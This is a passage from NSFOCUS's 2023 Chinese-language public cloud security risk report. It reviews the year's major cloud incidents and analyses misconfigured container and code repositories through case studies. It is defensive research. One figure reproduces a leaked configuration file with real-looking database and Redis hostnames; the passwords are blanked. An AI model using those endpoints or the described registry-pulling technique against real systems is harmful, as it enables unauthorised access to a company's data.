NSFOCUS

2023
公有云安全风险分析报告

关于绿盟科技

绿盟科技集团股份有限公司（以下简称绿盟科技），成立于 2000 年 4 月，总部位于北京。公司于 2014 年 1 月 29 日在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有 50 余个分支机构，为政府、金融、运营商、能源、交通、科教文卫等行业用户与各类型企业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡及巴西圣保罗设立海外子公司和办事处，深入开展全球业务，打造全球网络安全行业的中国品牌。

关于星云实验室

星云实验室专注于云计算安全相关的前沿领域研究。基于 IaaS 环境的安全防护，利用 SDN/NFV 等新技术和新理念，提出了软件定义安全的云安全防护体系。承担并完成多个国家、省、市以及行业重点单位创新研究课题，已成功孵化落地绿盟科技云安全解决方案、绿盟科技云原生安全解决方案。

版权声明

NSFOCUS

CONTENTS

执行摘要

2023 年，云计算持续迅猛发展，广泛渗透各行业，随着应用程序在混合云和多云环境中的部署增加，面向租户的云上风险也相应提升，如攻击者可利用互联网上泄露的凭证信息访问租户资产，并通过一系列攻击手段对租户资产的安全性构成威胁。再如攻击者可以利用租户的云存储访问错误配置，直接获取云存储桶内的敏感信息，以上风险最终会造成数据泄露事件的发生。其次，公有云服务自身也存在漏洞，若云厂商未及时对漏洞进行修复，攻击者可通过漏洞利用对租户的云服务发起攻击，造成不良后果。最后，开发运营一体化（DevOps）使得用户对应用运营变得更加便捷，但复杂的软件供应链与不必要的服务暴露也带来了极大的安全风险。

本篇报告，绿盟科技星云实验室基于云安全研究方面的积累对未来云安全发展趋势进行了简要分析，总结了 2023 年的十大云安全事件，围绕十大事件风险根因，联合创新研究院孵化中心进行了云上风险发现的研究。报告主要内容如下：

第一章，我们对未来云安全发展趋势进行了简要分析，我们认为面向租户的云服务配置错误、云服务自身漏洞、连接云服务的第三方供应链安全是未来公有云安全面临的主要风险；

第二章，我们简要分析了 2023 年十大典型云安全案例。基于时下热点事件分析网络安全态势，有助于我们“以史为鉴”，预防潜在同类安全事件发生；

第三章，我们分析了云服务配置错误可能导致的严重后果。如容器镜像、源代码仓库、云存储桶中可能存储了用户关键服务的密钥信息，也可能存储用户的隐私数据，这给攻击者提供了更多的攻击面，将会导致更多数据泄露事件的发生；

第四章，我们对公有云服务自身的安全性进行了分析，如公有云数据库服务自身的安全性较容易被忽略，且数据库中存放用户敏感数据，如账号信息，个人信息等，因此也成为攻击者关注的目标之一；

第五章，我们分析了用户在云上部署的开发运营一体化 DevOps 服务的安全性。DevOps 流程中，用户使用大量的第三方服务或者依赖库，使用的服务镜像，都有可能存在漏洞，更可能存在敏感数据泄漏的风险。

希望通过本报告，各位读者能了解、发现自己云上资产的暴露面和攻击面，以防范潜在的攻击。

观点 1：安全左移过程中，自建仓库的风险应重点关注，研究表明，暴露在互联网上的超过 10% 镜像仓库存在镜像泄露风险，约 16% 代码仓库存在未授权访问漏洞，且绝大部分自建仓库中泄露的镜像和源代码存在不同程度的敏感数据泄露风险。如被利用，可能会对数据拥有者造成较大的经济和名誉损失。

观点 2 ：绿盟科技统计的 2023 年重大云安全事件中，约四成是因为人为错误配置导致的云存储桶数据泄露，这些事件暴露了用户使用存储桶服务时存在访问控制配置不当和缺乏加密保护等安全问题。

观点 3：SaaS 服务作为一种灵活的云服务模型，涵盖各种服务类别，不同的服务面临不同的风险，其中影响较大的风险是租户间的隔离不够彻底，进而危害其他云租户的业务。

观点 4：IaaS 服务通常提供大规模的计算存储资源，云租户需要自行搭建服务，其风险主要集中在云租户自身的操作配置可能不合规，或未采用了最佳安全实践。

观点 5：近年敏捷开发模式流行，但开发者安全意识缺失，造成大量 DevOps 组件服务暴露在互联网上，不同程度带有 N Day 漏洞。这些漏洞可能来自于组件本身，或来自扩展组件功能的第三方插件，其客观上增加了 DevOps 的攻击面，特别是数据泄露的风险。

01

公有云安全发展趋势分析

2022 年的网络空间测绘年报 [1] 中，我们从对象存储服务风险、公有云凭证泄露风险、云原生服务泄露风险、源代码仓库暴露风险四个角度出发，对云上风险进行了梳理分析。2023 年，我们通过对不断曝出的云安全事件的观察，发现这些风险依然存在，并呈现以下趋势：

1. 云租户的错误导致数据泄漏事件依然不断。随着云上数据泄露事件激增，租户不恰当配置或暴露服务造成连锁安全事件的风险突显，例如 2023 年 5 月，丰田汽车公司外包给 TC 公司的部分数据因所属的云存储桶配置错误而遭到大规模数据泄露 [2]，这表明未来云安全防护的焦点将从工作负载安全转向至面向租户的安全；

2. 云服务商的错误导致未授权访问和数据泄漏。云服务漏洞导致了一系列未授权访问和数据泄漏事件，例如 2023 年 1 月，Azure Active Directory 服务存在认证绕过漏洞导致 Bing 服务的使用受到严重影响 [3]，同年 4 月，阿里云数据库服务被曝严重漏洞“BrokenSesame”，可导致跨租户劫持风险 [4]；

3. 合作伙伴被攻陷的导致供应链安全风险。连接第三方云服务导致的供应链安全风险备受关注。随着敏捷开发趋势越发明显，企业云应用管理越发遵循开发运营一体化的理念。由于 DevOps 流程的各个阶段涉及众多组件，且这些组件被暴露在互联网中，因此攻击者可通过对组件的脆弱性配置或漏洞进行利用，窃取重要数据并植入恶意脚本，引发供应链攻击。典型事件如 2023 年 5 月，勒索软件团伙 CL0P 利用了 MOVEit Cloud SQLi 零日漏洞发起供应链攻击，受害机构数量逼近 900 家，影响人数超 2000 万 [5]。这成为继 2020 年 Solarwinds 事件后又的有一起重大供应链安全事件。

随着云服务的广泛应用，云安全面临着日益增大的挑战。人为错误配置是主要的风险来源，无论是云租户还是云服务商都可能犯错。此外，连接第三方云服务引发的供应链攻击也备受关注。我们只有深入了解这些云上风险的根本原因，才能更有效地加强云安全防护，使云计算更好地助力产业升级。

02

2023 年重大云安全事件回顾

2.1 简介

2023 年，云安全领域涌现了一系列重大事件，深刻影响着各行业，未来的挑战依然严峻。本章我们总结了 2023 年十大云安全事件并进行简单介绍，后续第三章至第五章我们将围绕这些云安全事件进行深度分析。

2.2 微软 Azure Active Directory 配置错误导致 Bing 服务受到严重影响

2023 年 1 月，Wiz 发现了 Azure Active Directory（AAD）中的一个新攻击向量，影响 Microsoft 的 Bing 服务。该攻击向量基于常见的 AAD 配置错误，使得配置错误的应用程序允许未授权的访问 [6]。

研究人员发现了多个微软应用程序容易受到这种攻击的影响，包含 Mag 新闻、CNS API、Power Automate 博客等应用程序，其中一个是用于驱动 Bing 服务的内容管理系统（CMS）。该漏洞能够导致攻击者接管该 Bing 服务，修改搜索结果，并有可能导致数百万 Bing 用户的 Office 365 凭证被窃取。这些凭证进而允许对用户的私人电子邮件和文件进行访问。

Wiz 将这次攻击命名为“#BingBang”。该漏洞利用方式十分简单，甚至无需编写任何代码。Wiz 已将该问题报送至微软，相关漏洞也已经得到修复。此外，微软对 AAD 功能进行修改，以减少用户的风险暴露。

更详细的分析请参见研究案例 10: 微软 Azure Active Directory 由于配置错误导致 Bing 服务受到严重影响

2.3 全球范围 VMware ESXi 服务器遭至勒索软件攻击

2023 年 2 月 3 日左右，法国计算机紧急响应小组 (CERT-FR) 发出警告，有攻击者正通过利用一个在 2021 年 3 月就发现的 VMware vCenter Server 远程代码执行漏洞（CVE-2021-21974），对全球多地未打补丁的 VMware ESXi 部署新型 ESXiArgs 勒索软件。ESXiArgs 勒索软件会对 ESXi 服务器上的配置文件进行加密，可能导致虚拟机 (VM) 无法使用。

据悉，意大利、法国、芬兰、美国、加拿大等国均遭到攻击。根据安全大数据公司 Censys 检索披露 [7]，欧洲和北美已经有千台服务器遭到破坏。奥地利计算机安全应急响应小组也发出警告，称“至少有 3762 个系统”受到了影响。意大利电信公司也因为该勒索攻击出现大规模互联网中断。开源勒索软件支付跟踪器 Ransomwhere 跟踪了四笔总价值

88,000 美元的赎金。

2.4 Digital Ocean 存储桶被公开访问，印度跨国银行数百万数据遭遇泄露

ICICI 银行是一家市值超过 760 亿美元的印度跨国企业，在印度各地有 5000 多个分支机构，并在全球至少 15 个国家设有分支机构。印度政府将 ICICI 银行的资产命名为“关键信息基础设施”，对其的任何伤害均会影响国家安全，然而其关键数据安全性却依然得不到保障 [8]。2023 年 2 月，Cybernews 研究团队发现 ICICI 银行因其系统使用了 Digital Ocean 的云存储服务，但并未正确配置存储桶的访问控制权限，导致银行泄露了 360 万个敏感文件，其中包含银行用户的详细信息、信用卡号、姓名、护照、出生日期、家庭住址、电话号码、电子邮件、银行对账单、现任员工和求职者简历等重要信息，Cybernews 研究团队立即联系了 ICICI 银行和印度计算机应急相应小组（CERT-IN），ICICI 第一时间通过修改访问权限限制了存储桶的访问。

更详细的分析请参见研究案例 7：Digital Ocean 存储桶公开可访问，印度跨国银行数百万数据遭遇泄露

2.5 约 3TB 托管至 Azure 上的美国内部军事电子邮件数据遭至泄露

2023 年 2 月 21 日，美国在线新闻网站 TechCrunch 报道称，美国国防部的一个服务器泄露了约 3TB 美国军方内部电子邮件数据 [9]。该服务器托管在微软为国防部提供的 Azure 政务云上，理论上该政务云与其他网络是物理隔离的，很可能是由于错误配置导致邮件服务暴露在了互联网中并且允许匿名访问。

2023 年 2 月 8 日，这个邮件服务器被 Shodan 扫描发现。安全研究员 Anurag Sen 发现服务器泄露了大量敏感信息，并向 TechCrunch 提供了泄露线索。该服务器存储了包括内部军事以及其他安全部门相关的敏感电子邮件数据，其中涉及美国特种作战司令部（USSOCOM）往来邮件、联邦雇员安全许可调查问卷等敏感信息。

2.6 阿里云数据库服务被曝严重漏洞“BrokenSesame”

2023 年 4 月，Wiz 研究团队在官方博客 [43] 中披露了一系列被命名为“BrokenSesame”的阿里云数据库服务漏洞。该漏洞会导致未授权访问阿里云租户的 PostgreSQL 数据库，并且可以通过在阿里云的数据库服务上执行供应链攻击，从而完成 RCE[10]。

研究人员深入研究了阿里云的两个主流云服务：ApsaraDB RDS for PostgreSQL 和 AnalyticDB for PostgreSQL，其中，ApsaraDB RDS 是一个托管数据库服务，具备自动监控、备份和灾难恢复功能，AnalyticDB for PostgreSQL 是一个托管数据仓库服务。研究人员发现这两项服务在云隔离方面存在巨大问题。

研究人员旨在识别攻击者如何绕过云服务商设置的安全边界，并获取对其他用户数据的访问权限。这是一个影响许多托管服务提供商的重大问题：跨租户劫持。

更详细的分析请参见研究案例 9: 阿里云数据库服务被曝严重漏洞“BrokenSesame”

2.7 勒索软件团伙 CL0P 利用了 MOVEit Cloud SQLi 零日漏洞：受害机构数量逼近 900 家，影响人数超 2000 万

MOVEit transfer 和 MOVEit Cloud 是 Progress Software 公司生产的托管文件传输产品，可对文件进行加密，采用 FTP 或 SFTP 等文件传输协议来传输数据，提供自动化服务、分析和故障转移功能，在全球医疗保健行业得到大规模应用。2023 年 5 月 27 日，俄罗斯勒索软件组织 CL0P 在阵亡将士纪念日 [11] 当天通过利用 MOVEit transfer 和 MOVEit Cloud 中的零日漏洞（后被披露为 CVE-2023-34362 漏洞）对全球各大企业发起大规模软件供应链攻击。许多知名企业也受到影响，如壳牌公司、德意志银行、普华永道、索尼、西门子、BBC、英国航空公司、美国能源部和农业部等。这次大规模攻击已危及全球超过 900 家私营和公共部门组织，影响人数超过 2000 万，大约 80% 受害者在美国，受影响最大的行业为金融、医疗、教育行业 [12]。

2.8 Toyota Connected 云配置错误导致大规模数据泄露长达多年

2023 年 5 月 12 日，Toyota Connected Corporation（以下简称 TC）宣布，丰田汽车公司外包给 TC 公司的部分数据因云环境设置不正确而遭到泄露。此次数据泄露事件影响约 215 万订阅丰田服务 T-Connect、G-Link、G-Link Lite 和 G-BOOK 的用户，泄露的信息包含车辆的位置信息、车辆在上述位置的时间以及车载终端 ID 和车辆识别号 VIN，甚至包含 2016 年 11 月 14 日至 2023 年 4 月 4 日期间行车记录仪拍到的录像视频 [13][14]。

2.9 丹麦知名云服务被黑，所有数据丢失

2023 年 8 月 18 日，丹麦的 CloudNordic/AzeroCloud 云服务托管公司遭到勒索软件攻击，黑客关闭了所有系统，包括网站、电子邮件系统、用户系统、用户的网站等等。值得注意的是，

犯罪者曾将赎金定为 6 个比特币，价值 157,000 美元，但 CloudNordic/AzeroCloud 决定不支付 [46]。最终这次入侵导致 CloudNordic/AzeroCloud 完全瘫痪，所有用户的数据丢失，包括备份数据也被抹除，影响了数百家丹麦公司。

2.10 微软研究团队使用的 Azure Blob 存储桶意外暴露 38TB 隐私数据

2023 年 9 月，Wiz 安全团队公布一起关于 Microsoft AI 研究团队的数据泄露事件，泄露数据总量达 38TB，泄露数据包括 Microsoft 服务的密码、密钥以及 Microsoft 员工的 30,000 多条内部 Microsoft Teams 消息 [15]。

这起数据泄露事件的起因是 Microsoft AI 研究团队在 Github 中开源的一个人工智能模型——robust-models-transfer。该模型被存储在 Azure Blob 中，Microsoft AI 研究团队同时公开了一个用于下载数据的 Azure 账户共享访问签名 (SAS) 令牌。由于该令牌权限配置错误，导致可以通过该令牌对除模型外的 38TB 敏感数据进行读、写操作。

据悉，该 Azure 账户 SAS 令牌于 2020 年 7 月已被公开至 Github 中，并在 2021 年 10 月将该令牌的有效期延长至 2051 年 10 月。当前，Microsoft AI 团队已在 2023 年 8 月替换了存在错误配置 SAS 令牌，并完成了该事件潜在影响的调查。

更详细的分析请参见研究案例 8: 微软研究团队使用的 Azure Blob 存储桶意外暴露 38TB 隐私数据

2.11 英国政府承包商使用的 S3 存储桶泄露大量员工敏感数据

2023 年 11 月 15 日，Cybernews 披露英国 MPD FM（之前称为 Manpower Direct）使用的亚马逊 S3(Simple Storage Service) 存储桶由于错误配置泄露了 16,000 多份包含员工护照、签证、身份证、驾驶执照等敏感数据文件 [16]。

2.12 小结

从上述事件不难看出，云服务配置错误、云服务自身漏洞、不安全的供应链是导致这些事件的主要原因。其中，由于存储桶配置错误导致的数据泄露事件高达四起，云服务自身漏洞有两起，供应链安全一起，其余则涉及勒索软件攻击。

本报告的后续章节将围绕这十大典型云安全事件的风险根因展开，通过案例分析和实际数据为读者提供一些参考和启示。

03

云服务配置错误的安全风险分析

- 观点 1：安全左移过程中，自建仓库的风险应重点关注，研究表明，暴露在互联网上的超过 10% 镜像仓库存在镜像泄露风险，约 16% 代码仓库存在未授权访问漏洞，且绝大部分自建仓库中泄露的镜像和源代码存在不同程度的敏感数据泄露风险。如被利用，可能会对数据拥有者造成较大的经济和名誉损失。
- 观点 2 ： 绿盟科技统计的 2023 年重大云安全事件中，约四成是因为人为错误配置导致的云存储桶数据泄露，这些事件暴露了用户使用存储桶服务时存在访问控制配置不当和缺乏加密保护等安全问题。

3.1 容器镜像仓库泄露风险分析

截止 2023 年 11 月，我们对全球暴露的 16661 个主流自建镜像仓库进行了研究分析（Harbor 数据占 9042 条，Docker Registry 数据占 7619 条），超过 10% 的镜像仓库由于错误配置（Docker Registry 仓库占比约 66%，Harbor 仓库占比 34%），其镜像可被直接拉取，由此泄露的镜像高达 31000 个。

我们对 31000 个泄露的自建仓库镜像进行了研究分析，97% 的镜像存在不同程度的敏感信息泄露。泄露的敏感信息中，68% 为业务源代码，这些源码涉及到政府、医疗、教育、金融、通信等各个行业，6% 为口令信息，这些口令涉及数据库、管理系统、自建仓库等各种关键应用和服务。

自建镜像仓库泄露通常始于仓库服务在互联网上的暴露，如图 3.1 所示，攻击者会发现暴露在互联网中的仓库，并通过漏洞或错误配置进行利用以从仓库中窃取镜像，随后做敏感信息提取，并利用敏感情报再次发起攻击。




图 3.1 容器自建镜像仓库常见攻击路径

我们发现在自建容器镜像仓库中，配置错误是导致容器镜像泄露的主要原因之一，如 Harbor 的项目访问权限 [17]、Docker Registry 的认证机制 [18] 等，这些配置项若被错误设置为公开访问权限，则会导致大量镜像被未授权访问和拉取。

提及 Harbor 仓库时，不得不提 CVE-2022-46463，这个“漏洞”被误认为是未授权访问漏洞，但不久前 Harbor 官方回复这个“漏洞”实际上是一个功能特性，而非真实漏洞。 该特性可能会导致设置为“公开”的项目中的镜像被未授权访问和拉取。如图 3.2 所示，尽管在 Harbor 项目创建页面有详细的说明，但使用者可能会混淆“公开”的定义，并忽略访问级别相关的文字说明，从而将私有项目的访问级别配置为“公开”。




图 3.2 Harbor 公开项目特性设置

默认情况下，由于 Docker Registry 的认证机制不会开启，因而攻击者可以直接调用官方提供的 API 接口获取镜像仓库的项目列表和版本信息，进而可获取镜像的详细信息，最终窃取镜像。

接下来，我们将分享若干镜像仓库泄露案例，本报告中所有研究工作均在政府主管部门授权指导下进行，相关案例已上报监管部门并已整改。

（注：下述研究案例 1-12 包括绿盟科技星云实验室研究的案例以及互联网已公开暴露的案例。）

研究案例 1：某软件服务公司 Harbor 镜像仓库泄露 1.46TB 敏感镜像

某软件服务公司的 Harbor 镜像仓库暴露在互联网中，并且该镜像仓库由于配置错误，可直接获取镜像列表，这些镜像无需登录便可以直接从互联网上进行拉取。

泄露的镜像中包含大量的业务源代码，经敏感识别分析，我们发现其中一个镜像泄露了该仓库的管理员账号和密码。如图 3.3 所示，总共约有 1.46TB 的私有镜像被间接泄露。由于仓库管理员信息的泄露，造成了雪崩效应，导致了更严重的敏感数据泄露事件。




图 3.3 某软件服务公司泄露的镜像仓库

研究案例 2：某医药 O2O 运营管理公司自建镜像仓库泄露全国多省门店、药品、会员消费等敏感信息

某医药 O2O 运营管理公司的自建镜像仓库由于配置错误，导致数百个容器镜像泄露。如

图 3.4 所示，这些泄露的镜像中包含大量业务源码、以及账号密码等敏感信息。

```
# 数据库配置，用于获取有订单的客户
# 老订单数据配置：
oldSqlip = 'rm-bp199ifml53hdn837.mysql.rds.aliyuncs.com'
OldPort = 3306
OldUser = '
OldPasswd = '
# 新订单数据库配置：
K8SSqlip = 'rm-bp199ifml53hdn837.mysql.rds.aliyuncs.com'
K8SPort = 3306
K8SUser = '
K8SPasswd =

K8SSqlip_01 = 'rm-bp115411acylf09w4.mysql.rds.aliyuncs.com'
K8SPort_01 = 3306
K8SUser_01 = '
K8SPasswd_01 = '

# 生产redis配置，用于获取客户最后的库存同步时间：
OldReadisHost = 'r-bp1nu28yx69xl58mj5.redis.rds.aliyuncs.com'
OldReadisProt = 6379
PasswordOldReadis = '
K8sReadisHost = '172.16.227.54'
K8sReadisProt = 10030
PasswordK8sReadis = '
```

图 3.4 某医药 O2O 运营管理公司泄露的口令信息

值得关注的是，镜像中的配置文件泄露了该公司运营管理平台的登录口令，由于该运营平台直接暴露在互联网中，因而可被任意进行访问。如 3.5 所示，该账号泄露了全国超过 10 个省市入驻药店的运营情况、会员信息、医药消费记录等大量敏感信息。




图 3.5 某医药 O2O 运营管理公司运营数据泄露

如果不法分子获取了这些敏感信息，他们可以轻松地利用医药消费数据对消费者或药店进行资产画像，从而实施精准攻击，造成巨大的社会影响。

研究案例 3：多所高校管理系统包括源码、数据库、视频监控口令等大量敏感信息被泄露

某校园安全软件服务公司的自建容器镜像仓库泄露多所高校业务系统的源码，其中多个疑似管理节点的接入账号口令、视频监控系统登录账号密码和疑似校园安全事件管理数据库口令被泄露。

如图 3.6 所示，镜像中的配置文件泄露了疑似校园安全事件管理数据库的登录信息，该数据库涉及一些教师的账号信息、班级情况以及安全事件等数据。




图 3.6 某镜像泄露的数据库信息

通过进一步研究，我们发现该组织在关联镜像中还疑似泄露了如图 3.7 所示的视频监控管理系统账号信息。




图 3.7 某高校业务镜像疑似泄露视频监控管理系统账号信息

这些泄露信息如果被攻击者所掌握，理论上可以控制管理的视频设备，以及篡改系统数据，这将对学校造成一定的影响。

期望通过分享这些案例，能提升读者对镜像泄露的重视，并加强镜像安全管理措施。

3.2 源代码仓库泄露风险分析

如 Gitblit、Gogs、Gitea、Gitlab 等主流自建代码仓库因为部署便捷、使用方便等优势，在许多环境中得到广泛应用。然而，我们发现许多组织对所采用的代码托管软件的特性了解并不充分。 大量的自建代码仓库由于配置错误存在未授权访问的风险，这是攻击者获取自建代码仓库最低成本的途径之一。

